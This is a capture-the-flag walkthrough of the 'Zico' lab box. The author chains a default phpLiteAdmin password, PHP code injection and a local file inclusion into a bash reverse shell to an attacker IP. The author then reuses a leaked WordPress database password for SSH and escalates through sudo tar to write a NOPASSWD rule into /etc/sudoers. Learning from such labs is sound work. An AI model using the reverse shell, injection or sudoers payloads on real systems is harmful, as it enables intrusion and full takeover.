Level: Intermediate

Goal: Get root and read the flag file

Great, I'm finally getting to these intermediate boxes. I'll be forcing myself to not look at any type of hint about this specific box, I feel like my patience has been declining and I end up looking for hints/tips/writeups more often than I'd like. Maybe once per box, but that's already a lot. I will absolutely forbid myself from getting help during this machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.141
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 16:36 WEST
Nmap scan report for 192.168.1.141
Host is up (0.00088s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Zico's Shop
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35252/udp6  status
|   100024  1          37989/tcp   status
|   100024  1          40250/udp   status
|_  100024  1          54633/tcp6  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
```

Let's take a look at the webpage.

Nothing seems to stand out honestly. I've never used nikto or any web scanner so far but I guess it's time I get used to those tools. I didn't want to get stuck on full automation right away, I wanted to learn and try to enumerate stuff by myself but I guess it's time to take the next step.

From nitko

```
+ /package.json: Node.js package file found. It may contain sensitive information.
```

Browsing to /package.json, we get some cool information about the theme and its dependencies


```
name:          "creative"
title:         "Creative"
version:       "3.3.7+1"
homepage:      "http://startbootstrap.com/template-overviews/creative"
author:        "Start Bootstrap"
license:
  type:        "MIT"
  url:         "https://github.com/BlackrockDigital/startbootstrap/blob/gh-pages/LICENSE"
devDependencies:
  bootstrap:   "^3.3.7"
  browser-sync: "^2.13.0"
  font-awesome: "^4.6.3"
  gulp:        "^3.9.1"
  gulp-clean-css: "^2.0.10"
  gulp-header: "^1.8.7"
  gulp-less:   "^3.1.0"
  gulp-rename: "^1.2.2"
  gulp-uglify: "^1.5.4"
  jquery:      "^1.11.3"
  magnific-popup: "^1.1.0"
  scrollreveal: "^3.1.4"
repository:
  type:        "git"
  url:         "https://github.com/BlackrockDigital/startbootstrap-creative.git"
```


https://startbootstrap.com/theme/creative

https://github.com/StartBootstrap/startbootstrap-creative

Still nothing. Let me run dirbuster again with a bigger wordlist and for more time.

Found a **/dbadmin/** directory, perfect! It contains a file **test_db.php**



Googling phpLiteAdmin 1.9.3 leads me to this page

https://www.exploit-db.com/exploits/24044

By the way, the password is **admin** lol, apparently it's the default PW.

Inside there's a table with these two users

```
('root','653F4B285089453FE00E2AAFAC573414','1');
('zico','96781A607F4E9F5F423AC01F0DAB0EBD','2');
```

Zico's password is easily crackable with crackstation **zico2215@**

And so is root's… **34kroot34**

HOWEVER, it doesn't work. Just throwing us off. After all, the file is called **test_users**.

Let's use the exploit then


It's completed. There's a database entry with php code to be executed

Database name: /usr/databases/hack.php
Path to database: /usr/databases/hack.php

However, I must find a Local File Inclusion vulnerability which I think I did find… In the tools page or something, hang on a second…

Yep, **http://192.168.1.141/view.php?page=tools.html**

Got it!



So now I just have to edit the table and instead of making it show phpInfo, make it connect to my netcat

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.142/1337 0>&1'");?>

Will this work?

Yes

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.142] from (UNKNOWN) [192.168.1.141] 55587
bash: no job control in this shell
www-data@zico:/var/www$ whoami
whoami
www-data
www-data@zico:/var/www$
```

/home/zico/wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from yo
/** The name of the database for WordPress */
define('DB_NAME', 'zico');

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');

/** MySQL hostname */
define('DB_HOST', 'zico');
```

But I cannot login with mysql (?)

Oh wait, ssh works! **zico:sWfCsfJSPV9H3AmQzw8**

So, privilege escalation with zip or/and tar

```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin, secure_path=/usr/loc

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
```

Using tar --help, I think this will be useful

```
                              error
  -O, --to-stdout             extract files to standard output
      --to-command=COMMAND    pipe extracted files to another program
```


So i'll create a txt file with **echo "ALL ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers**

Compress it, and then uncompress with tar and -O so it runs the code

Well it doesn't work, so i used

sudo tar -xf hack.tar --to-command=/bin/bash

It runs the above code (the echo) as argument of **/bin/bash**



One of my favorite boxes so far, this was loads of fun!